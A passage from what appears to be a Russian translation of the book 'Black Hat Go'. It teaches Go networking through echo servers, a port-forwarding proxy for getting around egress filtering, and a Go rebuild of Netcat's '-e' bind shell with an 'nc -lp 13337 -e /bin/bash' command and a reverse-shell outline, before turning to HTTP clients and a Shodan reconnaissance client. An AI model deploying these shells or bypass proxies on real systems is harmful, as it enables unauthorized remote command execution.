Теперь нужно настроить слушатель, который будет вызывать обработчик. Как ранее говорилось, сервер не может сам создать соединение и должен прослушивать подключение клиента. Следовательно, слушатель, определенный как `tcp`, привязанный к порту 20080, запускается во всех интерфейсах посредством функции `net.Listen(`*`network, address string`*`)` ❹.

Далее бесконечный цикл ❺ обеспечивает, чтобы сервер продолжал прослушивание соединений даже после того, как оно было установлено. В этом цикле происходит вызов `listener.Accept()` ❻ — функции, блокирующей выполнение при ожидании подключений. Когда клиент подключается, эта функция возвращает экземпляр `Conn`. Напомним, что `Conn` является и `Reader`, и `Writer` (реализует методы интерфейса `Read([]byte)` и `Write([]byte)`).

После этого экземпляр `Conn` передается в функцию обработки `echo(net.Conn)` ❼. Перед ее вызовом указано ключевое слово `go`, делающее этот вызов многопоточным, в результате чего другие подключения в ожидании завершения функции-обработчика не блокируются. Это может показаться излишним для столь простого сервера, но мы добавили эту функциональность для демонстрации простоты паттерна многопоточности Go на случай, если вы еще не до конца его поняли. В данный момент у вас есть два легковесных параллельно выполняющихся потока.

- Основной поток зацикливается и блокируется функцией `listener.Accept()` на время ожидания ею следующего подключения.
- Горутина обработки, чье выполнение было передано в функцию `echo(net.Conn)`, возобновляется и обрабатывает данные.

Далее показан пример использования Telnet в качестве подключающегося клиента:

```
$ telnet localhost 20080
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
test of the echo server
test of the echo server
```

Сервер производит следующий стандартный вывод:

```
$ go run main.go
2020/01/01 06:22:09 Listening on 0.0.0.0:20080
2020/01/01 06:22:14 Received connection
2020/01/01 06:22:18 Received 25 bytes: test of the echo server
2020/01/01 06:22:18 Writing data
```

Революционно, не правда ли? Сервер, возвращающий клиенту в точности то, что клиент ему отправил. Очень полезный и сильный пример!

Создание буферизованного слушателя для улучшения кода

Пример в листинге 2.11 работает прекрасно, но он опирается на чисто низкоуровневые вызовы функции, отслеживание буфера и повторяющиеся циклы чтения/записи. Это довольно утомительный и подверженный ошибкам процесс. К счастью, в Go есть и другие пакеты, которые могут его упростить и уменьшить сложность кода. Говоря конкретнее, пакет `bufio` обертывает `Reader` и `Writer` для создания буферизованного механизма I/O. Далее приведена обновленная функция `echo(net.Conn)` с сопутствующим описанием изменений:

```
func echo(conn net.Conn) {
    defer conn.Close()

  ❶ reader := bufio.NewReader(conn)
    s, err := reader.ReadString('\n')❷
    if err != nil {
        log.Fatalln("Unable to read data")
    }
    log.Printf("Read %d bytes: %s", len(s), s)

    log.Println("Writing data")
  ❸ writer := bufio.NewWriter(conn)
    if _, err := writer.WriteString(s)❹; err != nil {
        log.Fatalln("Unable to write data")
    }
  ❺ writer.Flush()
}
```

В экземпляре `Conn` больше не происходит прямого вызова функций `Read([]byte)` и `Write([]byte)`. Вместо этого вы инициализируете новые буферизованные `Reader` и `Writer` через `NewReader(io.Reader)` ❶ и `NewWriter(io.Writer)` ❸. Оба вызова в качестве параметра получают существующие `Reader` и `Writer` (помните, что тип `Conn` реализует необходимые функции, чтобы считаться `Reader` и `Writer`).

Оба буферизованных экземпляра содержат вспомогательные функции для чтения и сохранения данных. `ReadString(byte)` ❷ получает символ-разграничитель, обозначая, до какой точки выполнять считывание, а `WriteString(byte)` ❹ записывает строку в сокет. При записи данных вам нужно явно вызывать `writer.Flush()` ❺ для сброса всех данных внутреннему райтеру (в данном случае экземпляру `Conn`).

Несмотря на то что предыдущий пример упрощает процесс, применяя буферизацию I/O, вы можете переработать его под использование вспомогательной функции `Copy(Writer, Reader)`. Напомним, что функция получает в качестве ввода целевой `Writer` и исходный `Reader`, просто выполняя копирование из источника в место назначения.

В этом примере вы передаете переменную `conn` и как источник, и как место назначения, так как в итоге будете отражать содержимое обратно в установленное соединение:

```
func echo(conn net.Conn) {
    defer conn.Close()
    // Копируем данные из io.Reader в io.Writer через io.Copy()
    if _, err := io.Copy(conn, conn); err != nil {
        log.Fatalln("Unable to read/write data")
    }
}
```

Вот вы и познакомились с основами системы I/O, попутно применив ее к TCP-серверам. Пришло время перейти к более полезным и представляющим для вас интерес примерам.

Проксирование TCP-клиента

Теперь, когда у вас под ногами есть твердая почва, можете применить полученные навыки для создания простого переадресатора портов для проксирования соединения через промежуточный сервис или хост. Как уже говорилось, это пригождается для обхода ограничивающего контроля исходящего трафика или использования системы с целью обхода сегментации сети.

Прежде чем перейти к коду, рассмотрите вымышленную, но вполне реалистичную задачу: Джо является малоэффективным сотрудником компании ACME Inc., работая на должности бизнес-аналитика и получая приличную зарплату просто потому,

что слегка приукрасил данные своего резюме. (Неужели он реально учился в школе Лиги плюща? Джо, такой обман неэтичен.) Недостаток мотивации Джо может по силе сравниться разве что с его любовью к кошкам — такой сильной, что он даже установил дома специальные видеокамеры и создал сайт joescatcam.website, через который удаленно следил за своими мохнатыми питомцами. Тем не менее здесь была одна сложность: ACME следит за Джо. Им не нравится, что он круглые сутки передает потоковое видео своих кошек в ультравысоком разрешении 4K, занимая ценный пропускной канал сети. Компания даже заблокировала своим сотрудникам возможность посещать его кошачий сайт.

Но у хитрого Джо и здесь возник план: «А что, если я настрою переадресатор портов в подконтрольной мне интернет-системе и буду перенаправлять весь трафик с этого хоста на joescatcam.website?» На следующий день Джо отмечается на работе и убеждается в возможности доступа к личному сайту, размещенному на домене joesproxy.com. Он пропускает все встречи после обеда и отправляется в кафетерий, где быстро пишет код для своей задачи, подразумевающей перенаправление на http://joescatcam.website всего входящего на http://joesproxy.com трафика.

Вот код Джо, который он запускает на сервере joesproxy.com:

```
func handle(src net.Conn) {
    dst, err := net.Dial("tcp", "joescatcam.website:80")❶
    if err != nil {
        log.Fatalln("Unable to connect to our unreachable host")
    }
    defer dst.Close()

    // Выполняется в горутине для предотвращения блокировки io.Copy
  ❷ go func() {
        // Копируем вывод источника в получателя
        if _, err := io.Copy(dst, src)❸; err != nil {
            log.Fatalln(err)
        }
    }()
    // Копирование вывода получателя обратно в источник
    if _, err := io.Copy(src, dst)❹; err != nil {
        log.Fatalln(err)
    }
}
func main() {
    // Прослушивание локального порта 80
    listener, err := net.Listen("tcp", ":80")
    if err != nil {
        log.Fatalln("Unable to bind to port")
    }

    for {
        conn, err := listener.Accept()
```

```
            if err != nil {
                log.Fatalln("Unable to accept connection")
            }
            go handle(conn)
        }
    }
```

Начнем с рассмотрения функции `handle(net.Conn)`. Джо подключается к joescatcam.website ❶ (вспомните, что этот хост недоступен напрямую с его рабочего места). Затем он использует `Copy(Writer, Reader)` в двух разных местах. Первый экземпляр ❸ обеспечивает копирование данных из входящего соединения в соединение joescatcam.website. Второй же ❹ обеспечивает, чтобы считанные из joescatcam.website данные записывались обратно в соединение подключающегося клиента. Так как `Copy(Writer, Reader)` является блокирующей функцией и будет продолжать блокировать выполнение, пока сетевое соединение открыто, Джо предусмотрительно обертывает первый вызов `Copy(Writer, Reader)` в новую горутину ❷. Это гарантирует продолжение выполнения в функции `handle(net.Conn)` и дает возможность выполнить второй вызов `Copy(Writer, Reader)`.

Прокси-сервер Джо прослушивает порт 80 и ретранслирует весь трафик, получаемый через это соединение, на порт 80 сайта joescatcam.website и обратно. Этот безумный и расточительный парень убеждается, что может подключаться к joescatcam.website через joesproxy.com с помощью `curl`:

```
$ curl -i -X GET http://joesproxy.com
HTTP/1.1 200 OK
Date: Wed, 25 Nov 2020 19:51:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Thu, 27 Jun 2019 15:30:43 GMT
ETag: "6d-519594e7f2d25"
Accept-Ranges: bytes
Content-Length: 109
Vary: Accept-Encoding
Content-Type: text/html
--пропуск--
```

Так Джо успешно реализует коварный замысел. Он прекрасно устроился, получив возможность в оплачиваемое ACME время использовать их же канал связи для наблюдения за жизнью своих питомцев.

Воспроизведение функции Netcat для выполнения команд

В этом разделе мы воспроизведем одну из наиболее интересных функций Netcat — «зияющую дыру в безопасности».

Netcat — это как швейцарский армейский нож для TCP/IP, который представляет собой более гибкую версию Telnet с поддержкой сценариев. Эта утилита имеет

возможность перенаправлять stdin и stdout любой произвольной программы через TCP, позволяя атакующему, например, превратить уязвимость к выполнению одной команды в доступ к оболочке операционной системы. Взгляните:

```
$ nc -lp 13337 -e /bin/bash
```

Эта команда создает прослушивающий сервер на порте 13337. Любой подключающийся, возможно, через Telnet, клиент сможет выполнить любые команды bash — вот почему данную функцию и называют *зияющей дырой в безопасности*. Netcat позволяет при желании включить такую возможность в процессе компиляции программы. (По понятным причинам большинство исполняемых файлов Netcat в стандартных сборках Linux ее *не* включают.) Эта функция настолько потенциально опасна, что мы покажем, как воссоздать ее в Go.

Для начала загляните в пакет Go `os/exec`. Он будет использоваться для выполнения команд операционной системы. Этот пакет определяет тип `Cmd`, который содержит необходимые методы и свойства для выполнения команд и управления `stdin` и `stdout`. Вы будете перенаправлять stdin (`Reader`) и stdout (`Writer`) в экземпляр `Conn`, представляющий и `Reader`, и `Writer`.

При получении нового подключения создать экземпляр `Cmd` можно с помощью функции `Command(`*`name string, arg ...string`*`)` из `os/exec`. Эта функция получает в качестве параметров команды ОС и любые аргументы. В данном примере нужно жестко закодировать в качестве команды `/bin/sh` и передать в качестве аргумента `-i`, чтобы перейти в интерактивный режим, из которого можно будет управлять потоками stdin и stdout более уверенно:

```
cmd := exec.Command("/bin/sh", "-i")
```

Эта инструкция создает экземпляр `Cmd`, но команду еще не выполняет. Здесь для управления stdin и stdout есть два варианта: использовать `Copy(Writer, Reader)`, как говорилось ранее, или напрямую присвоить `Reader` и `Writer` экземпляру `Cmd`. Давайте непосредственно присвоим объект `Conn` экземплярам `cmd.Stdin` и `cmd.Stdout`:

```
cmd.Stdin = conn
cmd.Stdout = conn
```

После настройки команды и потоков запустить ее можно с помощью `cmd.Run()`:

```
if err := cmd.Run(); err != nil {
    // Обработка ошибки
}
```

Такая логика прекрасно работает для систем Linux. Тем не менее при настройке и запуске этой программы под Windows с помощью `cmd.exe`, а не `/bin/bash`, подключающийся клиент не получает вывод команды из-за специфичной для

Windows обработки анонимных каналов. Далее описаны два решения этой проблемы.

Во-первых, можно настроить код для принудительного сброса stdout. Вместо непосредственного присваивания `Conn` экземпляру `cmd.Stdout` нужно реализовать собственный `Writer`, который обертывает `bufio.Writer` (буферизованный райтер) и явно вызывает его метод `Flush` для принудительного сброса буфера. Пример использования `bufio.Writer` можно найти в разделе «Создание эхо-сервера» ранее в этой главе.

Вот определение пользовательского райтера, `Flusher`:

```
// Flusher обертывает bufio.Writer, явно делая сброс при каждой записи
type Flusher struct {
    w *bufio.Writer
}

// NewFlusher создает новый Flusher из io.Writer
func NewFlusher(w io.Writer) *Flusher {
    return &Flusher{
        w: bufio.NewWriter(w),
    }
}

// Write записывает байты и явно сбрасывает буфер
❶ func (foo *Flusher) Write(b []byte) (int, error) {
    count, err := foo.w.Write(b)❷
    if err != nil {
        return -1, err
    }
    if err := foo.w.Flush()❸; err != nil {
        return -1, err
    }
    return count, err
}
```

Тип `Flusher` реализует функцию `Write([]byte)` ❶, которая записывает ❷ данные во внутренний буферизованный райтер, а затем сбрасывает ❸ вывод.

С помощью этой реализации пользовательского райтера можно настроить обработчик подключений на создание экземпляра и применение типа `Flusher` для `cmd.Stdout`:

```
func handle(conn net.Conn) {
    // Явный вызов /bin/sh и использование -i для перехода
    // в интерактивный режим, чтобы применять его для stdin и stdout.
    // Для Windows используйте exec.Command("cmd.exe").
    cmd := exec.Command("/bin/sh", "-i")

    // Установка stdin на подключение
    connection cmd.Stdin = conn
```

```
    // Создание Flusher из подключения, чтобы использовать его для stdout.
    // Это гарантирует правильный сброс stdout
    // и его отправку через net.Conn
    cmd.Stdout = NewFlusher(conn)

    // Выполнение команды
    if err := cmd.Run(); err != nil {
        log.Fatalln(err)
    }
}
```

Это решение хотя и вполне пригодно, но не очень элегантно. Несмотря на то что рабочий код для нас важнее, чем аккуратный, мы используем эту проблему как возможность рассказать о функции `io.Pipe()`. Она представляет собой синхронный канал в памяти Go, который можно задействовать для подключения `Reader` и `Writer`:

```
func Pipe() (*PipeReader, *PipeWriter)
```

Применение `PipeReader` и `PipeWriter` позволяет избежать необходимости явного сброса райтера и синхронного подключения stdout и TCP-соединения. Опять же понадобится переписать функцию обработчика:

```
func handle(conn net.Conn) {
    // Явный вызов /bin/sh и указание -i для перехода
    // в интерактивный режим, чтобы применять его для stdin и stdout.
    // Для Windows используйте exec.Command("cmd.exe")
    cmd := exec.Command("/bin/sh", "-i")
    // Установка stdin на подключение
    rp,  wp  :=  io.Pipe()❶
    cmd.Stdin = conn
  ❷ cmd.Stdout = wp
  ❸ go io.Copy(conn, rp)
    cmd.Run() conn.Close()
}
```

Вызов `io.Pipe` ❶ создает ридер и райтер, подключаемые синхронно, — любые данные, записываемые в райтер (в данном примере `wp`), будут считаны ридером (`rp`). Поэтому сначала происходит присваивание райтера экземпляру `cmd.Stdout` ❷, после чего используется `io.Copy(conn, rp)` ❸ для присоединения `PipeReader` к TCP-соединению. Это делается с помощью горутины, предотвращающей блокирование кода. Любой стандартный вывод команды отправляется райтеру, после чего передается ридеру и далее через TCP-соединение. Как вам такая элегантность?

Таким образом, мы успешно реализовали «зияющую дыру безопасности» Netcat с позиции TCP-слушателя, ожидающего подключения. По тому же принципу можно реализовать эту функцию с позиции подключающегося клиента, перенаправляющего stdout и stdin локального исполняемого файла удаленному слушателю. Детали

этого процесса мы оставим вам для самостоятельной реализации, но в общем они будут включать следующее:

- установку подключения к удаленному слушателю через `net.Dial(network, address string)`;
- инициализацию `Cmd` через `exec.Command(name string, arg ...string)`;
- перенаправление свойств `Stdin` и `Stdout` для использования объекта `net.Conn`;
- выполнение команды.

На этом этапе слушатель должен получить подключение. Любые передаваемые клиенту данные должны интерпретироваться на клиенте как stdin, а данные, получаемые слушателем, — как stdout. Весь код этого примера находится в репозитории по адресу https://github.com/blackhat-go/bhg/blob/master/ch-2/netcat-exec/main.go.

Резюме

Разобравшись с практической стороной применения Go в плане сетей, I/O и многопоточности, пора переходить к созданию HTTP-клиентов.

3

HTTP-клиенты и инструменты удаленного доступа

В главе 2 вы научились использовать возможности TCP в сочетании с различными техниками для создания рабочих клиентов и серверов. Эта же глава будет первой из серии, посвященной разнообразным протоколам на более высоких уровнях модели OSI. И начнем мы с HTTP, так как именно он преобладает в сетях, подразумевает слабый контроль исходящего трафика и в целом гибок.

Эта глава ориентирована на клиентскую сторону. Сначала мы рассмотрим основы создания и настройки HTTP-запросов, а также получения на них ответов. Затем вы узнаете, как парсить структурированные данные ответа, чтобы клиент мог запрашивать информацию для определения полезных или актуальных данных. В завершение мы покажем, как применить эти основы, на примере создания HTTP-клиентов, взаимодействующих с разными инструментами и ресурсами безопасности. Эти клиенты будут запрашивать и получать API Shodan, Bing и Metasploit с целью поиска и парсинга метаданных документов по аналогии с инструментом FOCA.

Основы HTTP с Go

Несмотря на то что вам не требуется глубоко понимать HTTP, основы знать все же нужно.

Во-первых, HTTP — *это протокол без сохранения состояния*: сервер, по существу, не поддерживает состояние и статус каждого запроса. Вместо этого состояние отслеживается разными средствами, к которым могут относиться идентификаторы, куки, HTTP-заголовки и др. За правильное же согласование и проверку этого состояния отвечают клиенты и серверы.

Во-вторых, сообщение между клиентами и серверами может быть синхронным или асинхронным, но работают они в цикле «запрос — ответ». Можно включить в запрос ряд параметров или заголовков с целью изменения поведения сервера и создания удобных веб-приложений. Чаще всего серверы содержат файлы, на основе которых браузер отрисовывает графическое стилизованное представление в организованной форме. Но конечная точка может предоставлять любые типы данных. API же обычно взаимодействуют через более структурированные кодировки, такие как XML, JSON или MSGRPC. В некоторых случаях извлекаемые данные могут находиться в двоичном формате, представляя произвольный тип файла для скачивания.

Наконец, Go содержит вспомогательные функции, позволяющие быстро и легко создавать и отправлять HTTP-запросы на сервер, а также получать и обрабатывать ответ. Используя некоторые из рассмотренных нами ранее механизмов, вы увидите, что соглашения по обработке структурированных данных оказываются очень удобными при взаимодействии с HTTP API.

Вызов HTTP API

Изучение HTTP начнем со знакомства с базовыми запросами. Стандартный пакет Go `net/http` содержит несколько вспомогательных функций для быстрой и легкой отправки запросов POST, GET и HEAD, которые вы, скорее всего, будете использовать наиболее часто. Эти функции принимают следующие формы:

```
Get(url string) (resp *Response, err error)
Head(url string) (resp *Response, err error)
Post(url string, bodyType string, body io.Reader) (resp *Response, err error)
```

Каждая из них получает в качестве параметра строковое значение URL, которое применяет в качестве адресата запроса. При этом функция `Post()` несколько сложнее, чем `Get()` и `Head()`. Она получает два дополнительных параметра: `bodyType`, представляющий строковое значение, используемое для HTTP-заголовка Content-Type (обычно `application/x-www-form-urlencoded`) тела запроса, а также `io.Reader`, с которым мы познакомились в главе 2.

Образец реализации каждой из этих функций приведен в листинге 3.1. (Все листинги кода находятся в корне `/exist` репозитория GitHub: https://github.com/blackhat-go/bhg/.) Обратите внимание на то, что POST создает тело запроса из значений формы

и устанавливает заголовок Content-Type. Во всех случаях необходимо закрывать тело ответа после завершения считывания из него данных.

Листинг 3.1. Образец реализации функций Get(), Head() и Post() (/ch-3/basic/main.go)

```
r1, err := http.Get("http://www.google.com/robots.txt")
// Чтение тела ответа. Не показано
defer r1.Body.Close()
r2, err := http.Head("http://www.google.com/robots.txt")
// Чтение тела ответа. Не показано
defer r2.Body.Close()
form := url.Values{}
form.Add("foo", "bar")
r3, err = http.Post❶ (
    "https://www.google.com/robots.txt",
  ❷ "application/x-www-form-urlencoded",
    strings.NewReader(form.Encode()❸),
)
// Чтение тела ответа. Не показано
defer r3.Body.Close()
```

Вызов функции POST ❶ соответствует стандартному шаблону установки Content-Type как `application/x-www-form-urlencoded` ❷, при этом кодируя данные формы в URL ❸.

В Go есть дополнительная вспомогательная функция запроса POST, называемая `PostForm()`. Она устраняет необходимость установки этих значений и ручного кодирования каждого запроса. Вот ее синтаксис:

```
func PostForm(url string, data url.Values) (resp *Response, err error)
```

Если понадобится подставить функцию `PostForm()` вместо реализации `Post()` в листинге 3.1, можно использовать код, подобный выделенному жирным шрифтом в листинге 3.2.

Листинг 3.2. Использование PostForm() вместо Post() (/ch-3/basic/main.go)

```
form := url.Values{}
form.Add("foo", "bar")
r3, err := http.PostForm("https://www.google.com/robots.txt", form)
// Чтение тела ответа и его закрытие
```

К сожалению, для HTTP-глаголов PATCH, PUT или DELETE вспомогательных функций не существует. Их вы будете использовать в основном для взаимодействия с RESTful API, которые содержат общие сведения о том, как и почему сервер должен их применять. Но данный вопрос не столь однозначен, и когда дело доходит до глаголов, HTTP подобен Дикому Западу. В действительности мы часто задумывались над идеей создания нового фреймворка, использующего для всего исключительно

DELETE. Мы бы дали ему имя `DELETE.js`, и он однозначно стал бы хитом в Hacker News. Читая эти строки, вы даете свое согласие не красть нашу идею!

Создание запроса

Для генерации запроса с одним из рассмотренных глаголов можно использовать функцию `NewRequest()`, создав структуру `Request` и отправив ее с помощью метода `Do()` функции `Client`. Заранее скажем, что реализуется это гораздо легче, чем произносится. Вот прототип функции для `http.NewRequest()`:

```
func NewRequest(❶method, ❷url string, ❸body io.Reader) (req *Request, err error)
```

Здесь в качестве первых двух строковых параметров `NewRequest()` нужно указать HTTP-глагол ❶ и URL-адрес ❷. Во многом аналогично примеру с POST в листинге 3.1 можно при желании предоставить тело запроса, передав в качестве третьего параметра `io.Reader` ❸.

В листинге 3.3 показан вызов без тела — запрос DELETE.

Листинг 3.3. Отправка запроса DELETE (/ch-3/basic/main.go)

```
req, err := http.NewRequest("DELETE", "https://www.google.com/robots.txt", nil)
var client http.Client
resp, err := client.Do(req)
// Чтение тела ответа и его закрытие
```

Далее в листинге 3.4 показан запрос PUT с телом `io.Reader` (запрос PATCH выглядит аналогично).

Листинг 3.4. Отправка запроса PUT (/ch-3/basic/main.go)

```
form := url.Values{}
form.Add("foo", "bar")
var client http.Client
req, err := http.NewRequest(
    "PUT",
    "https://www.google.com/robots.txt",
    strings.NewReader(form.Encode()),
)
resp, err := client.Do(req)
// Чтение тела ответа и его закрытие
```

Стандартная библиотека `net/http` содержит ряд функций, с помощью которых можно управлять запросом до его отправки на сервер. Практические примеры этой главы познакомят вас с наиболее актуальными и удобными вариантами их применения. Но сначала мы покажем, как можно эффективно использовать получаемый сервером HTTP-ответ.

Парсинг структурированного ответа

В предыдущем разделе вы познакомились с механизмом построения и отправки HTTP-запросов в Go. Каждый из приведенных примеров ничего не говорил об обработке ответов и, по сути, ее игнорировал. Но изучение различных компонентов HTTP-ответа — важнейший аспект любой связанной с HTTP задачи, такой как чтение тела ответа, обращение к куки и заголовкам или просто проверка кода состояния HTTP.

Листинг 3.5 уточняет запрос GET из листинга 3.1 для отображения кода состояния и тела ответа — в данном случае Google-файла `robots.txt`. Этот код считывает данные из тела ответа с помощью функции `ioutil.ReadAll()`, выполняет проверку на ошибки и вывод в stdout кода состояния HTTP и тела ответа.

Листинг 3.5. Обработка тела HTTP-ответа (/ch-3/basic/main.go)

```
❶ resp, err := http.Get("https://www.google.com/robots.txt")
  if err != nil {
      log.Panicln(err)
  }
  // Вывод статуса HTTP
  fmt.Println(resp.Status❷)

  // Считывание и отображение тела ответа
  body, err := ioutil.ReadAll(resp.Body❸)
  if err != nil {
      log.Panicln(err)
  }
  fmt.Println(string(body))
❹ resp.Body.Close()
```

После получения ответа `resp` ❶ можно извлечь строку состояния (например, `200 OK`), обратившись к экспортируемому параметру `Status` ❷. В этом примере не показан схожий параметр `StatusCode`, который обращается только к целочисленной части строки состояния.

Тип Response содержит экспортированный параметр `Body` ❸, имеющий тип `io.ReaderCloser`. Последний является интерфейсом, выступающим как `io.Reader` и `io.Closer` или требующим реализации функции `Close()` для закрытия ридера и выполнения очистки. Детали в данном случае неважны. Просто знайте, что после чтения данных из `io.ReaderCloser` в теле ответа нужно будет вызвать функцию `Close()` ❹. Использование `defer` для закрытия тела ответа — распространенный способ, гарантирующий его закрытие до возврата.

Теперь выполните этот скрипт, чтобы увидеть статус ошибки и тело ответа:

```
$ go run main.go
200 OK
User-agent: *
```

```
Disallow: /search
Allow: /search/about
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
Disallow: /?hl=*&
Allow: /?hl=*&gws_rd=ssl$ Disallow: /?hl=*&*&gws_rd=ssl
--пропуск--
```

Если вам потребуется спарсить более структурированные данные, что весьма вероятно, то можно считать тело ответа и декодировать его с помощью соглашений, приведенных в главе 2. Представьте, что взаимодействуете с API, который передает данные в JSON, и одна конечная точка, скажем `/ping`, возвращает следующий ответ, указывающий на состояние сервера:

```
{"Message":"All is good with the world","Status":"Success"}
```

Взаимодействовать с этой конечной точкой и декодировать сообщение JSON можно с помощью программы, приведенной в листинге 3.6.

Листинг 3.6. Расшифровка тела ответа формата JSON (/ch-3/basic-parsing/main.go)

```
package main

import (
   encoding/json"
    log
    net/http
)
❶ type Status struct {
    Message string
    Status string
}

func main() {
  ❷ res, err := http.Post(
        "http://IP:PORT/ping",
        "application/json",
        nil,
    )
    if err != nil {
        log.Fatalln(err)
    }

    var status Status
  ❸ if err := json.NewDecoder(res.Body).Decode(&status); err != nil {
        log.Fatalln(err)
    }
```

```
    defer res.Body.Close()
    log.Printf("%s -> %s\n", status.Status❹, status.Message❺)
}
```

Код начинается с определения структуры `Status` ❶, которая содержит ожидаемые в отчете сервера элементы. Функция `main()` сначала отправляет запрос POST ❷, а затем декодирует тело ответа ❸. После этого можно запросить структуру `Status` стандартным способом — обратившись к экспортируемым типам данных `Status` ❹ и `Message` ❺.

Такой процесс парсинга структурированных типов данных аналогичен и для других форматов кодировок, таких как XML, или даже двоичных представлений. Процесс начинается с определения структуры, отражающей ожидаемые данные ответа, которые затем в эту структуру декодируются. Подробности и фактическую реализацию парсинга других форматов изучите самостоятельно.

В следующих разделах с помощью этих основ вы будете создавать инструменты для взаимодействия со сторонними API, расширяя арсенал техник противодействия угрозам и разведки.

Создание HTTP-клиента для взаимодействия с Shodan

Прежде чем приступать к любым санкционированным враждебным действиям в отношении организации, грамотный атакующий выполняет разведку. Обычно она начинается с пассивных техник, которые не отправляют пакеты цели. В таком случае обнаружить враждебную активность практически невозможно. Злоумышленники используют разнообразные ресурсы и сервисы, включая социальные сети, публичные записи и поисковые движки, с помощью которых собирают полезную информацию о цели.

Невероятно, насколько, казалось бы, безобидная информация становится критической, когда в ходе реализации сценария цепной атаки задействуется контекст обстоятельств. Например, веб-приложение, раскрывающее подробные сообщения об ошибках, само по себе может не представлять серьезной угрозы. Тем не менее, если сообщения об ошибках раскрывают корпоративный формат имени пользователя и если эта организация применяет для своей VPN однофакторную аутентификацию, то такие сообщения об ошибках увеличивают вероятность взлома внутренней сети через атаки подбором пароля.

Сохранение незаметности в процессе сбора информации гарантирует, что целевой объект не встревожится и средства обеспечения ее безопасности не начнут действовать, это повышает вероятность успеха атаки.

Shodan (https://www.shodan.io/), описываемый как первый в мире поисковый движок для подключенных к интернету устройств, упрощает пассивную разведку, поддерживая доступную для поиска базу данных сетевых устройств и сервисов, включая такие метаданные, как названия продуктов, версии, региональные настройки и др. Рассматривайте Shodan как репозиторий отсканированных данных, даже если он делает намного больше.

Шаги построения API клиента

В ближайших разделах мы создадим HTTP-клиент, взаимодействующий с Shodan API, анализируя результаты и отображая релевантную информацию. Для начала нам понадобится ключ Shodan API, который можно получить после регистрации на сайте этого сервиса. На момент написания нижний уровень можно использовать за довольно небольшую плату, получая при этом адекватное количество кредитов для личной надобности. Кроме того, время от времени этот ресурс предлагает скидки, поэтому есть возможность дополнительно сэкономить несколько долларов.

Далее нужно получить ключ API с этого сайта и установить его в качестве переменной среды. Приведенные далее примеры сработают в том виде, как они есть, только если вы сохраните ключ как переменную `SHODAN_API_KEY`. Если вам нужна помощь в установке этой переменной, можете либо обратиться к руководству операционной системы, либо прочесть главу 1, где этот вопрос разбирался.

Прежде чем перейти к коду, учтите, что в этом разделе показано создание голой реализации клиента, а не полнофункциональной. Тем не менее базовая структура, которую вы здесь создадите, позволит легко расширить приведенный код для реализации других вызовов API, которые могут вам понадобиться.

Этот клиент будет реализовывать два вызова API: один для запроса информации о кредите подписки, второй для поиска хостов, содержащих конкретную строку. Последний будет использоваться для определения хостов, например портов или операционных систем, соответствующих конкретному продукту.

К счастью, Shodan API прост и позволяет получать хорошо структурированные ответы в формате JSON, что делает его отличной отправной точкой для изучения взаимодействия с API. Вот высокоуровневый обзор типичных шагов подготовки и создания клиента API.

1. Ознакомиться с документацией API сервиса.
2. Спроектировать логическую структуру кода для уменьшения его сложности и повторяемости.
3. При необходимости определить типы запросов или ответов в Go.

4. Создать вспомогательные функции и типы, чтобы упростить инициализацию, аутентификацию и коммуникацию, сократив объемную или повторяющуюся логику.
5. Создать клиент, взаимодействующий с функциями-получателями и типами API.

В этом разделе мы не будем явно рассматривать каждый шаг, но вам следует использовать приведенный список в качестве руководства при разработке. Начните с краткого обзора документации API Shodan. Его документация минимальна, но дает все необходимое для создания программы клиента.

Проектирование структуры

При создании клиента API следует структурировать его, разделив вызовы функций и логику. Это позволит повторно использовать итоговую реализацию для других проектов в качестве библиотеки. При создании с учетом повторного применения структура проекта несколько меняется. Вот ее образец для примера с Shodan:

```
$ tree github.com/blackhat-go/bhg/ch-3/shodan
github.com/blackhat-go/bhg/ch-3/shodan
|---cmd
|   |---shodan
|       |---main.go
|---shodan
    |---api.go
    |---host.go
    |---shodan.go
```

Файл `main.go` определяет `package main` и используется в первую очередь как потребитель создаваемого API. В этом случае он применяется в основном для взаимодействия с реализацией клиента.

Файлы в каталоге `shodan` — `api.go`, `host.go` и `shodan.go` — определяют `package. shodan`, который содержит типы и функции, необходимые для двустороннего взаимодействия с Shodan. Этот пакет станет самостоятельной библиотекой, которую можно будет импортировать в различные проекты.

Приводим в порядок вызовы API

Знакомясь с документацией Shodan API, вы могли заметить, что каждая представленная функция требует отправки ключа API. Несмотря на возможность передать это значение каждой создаваемой функции-получателю, так часто повторяющаяся задача быстро станет утомительной. То же касается и жесткого кодирования либо обработки базового URL (https://api.shodan.io/). Например, определение функций

API, как показано в следующем фрагменте, требует передачи в каждую из них токена и URL-адреса, что будет не очень красиво:

```
func APIInfo(token, url string) { --пропуск-- }
func HostSearch(token, url string) { --пропуск-- }
```

Вместо этого стоит предпочесть более идиоматическое решение, которое позволит уменьшить количество набираемых знаков и сделает код более читаемым. Для этого создайте файл `shodan.go` и введите код из листинга 3.7.

Листинг 3.7. Определение клиента Shodan (/ch-3/shodan/shodan/shodan.go)

```
package shodan

❶ const BaseURL = "https://api.shodan.io"

❷ type Client struct {
      apiKey string
  }

❸ func New(apiKey string) *Client {
      return &Client{apiKey: apiKey}
  }
```

URL-адрес Shodan определен в виде постоянного значения ❶. Таким образом можно легко обратиться к нему и повторно использовать его в реализующих функциях. Если Shodan вдруг сменит URL своего API, то потребуется внести изменение только в этом месте, и оно отразится на всей базе кода. Далее идет определение структуры `Client`, которая задействуется для поддержания токена API между запросами ❷. В завершение определяется вспомогательная функция `New()`, которая получает токен API, создавая и возвращая инициализированный экземпляр `Client` ❸. Теперь вместо создания кода API в виде произвольных функций вы создаете их как *методы* в структуре `Client`, что позволяет опросить ее экземпляр напрямую, а не опираться на излишне объемные параметры функций. При этом функции вызова API можно изменить так:

```
func (s *Client) APIInfo() { --пропуск-- }
func (s *Client) HostSearch() { --пропуск-- }
```

Поскольку эти методы относятся к структуре `Client`, можно извлечь ключ API с помощью `s.apiKey`, а URL — с помощью `BaseURL`. Единственное, что необходимо для вызова этих методов, — сначала создать экземпляр структуры `Client`. Это можно сделать в `shodan.go` с помощью вспомогательной функции `New()`.

Запрос информации о подписке Shodan

Теперь перейдем к взаимодействию с Shodan. Согласно документации вызов для получения информации о подписке выполняется так:

```
https://api.shodan.io/api-info?key={YOUR_API_KEY}
```

Ответ будет соответствовать следующей структуре. Естественно, значения будут различаться в зависимости от деталей тарифного плана и оставшихся кредитов подписки.

```
{
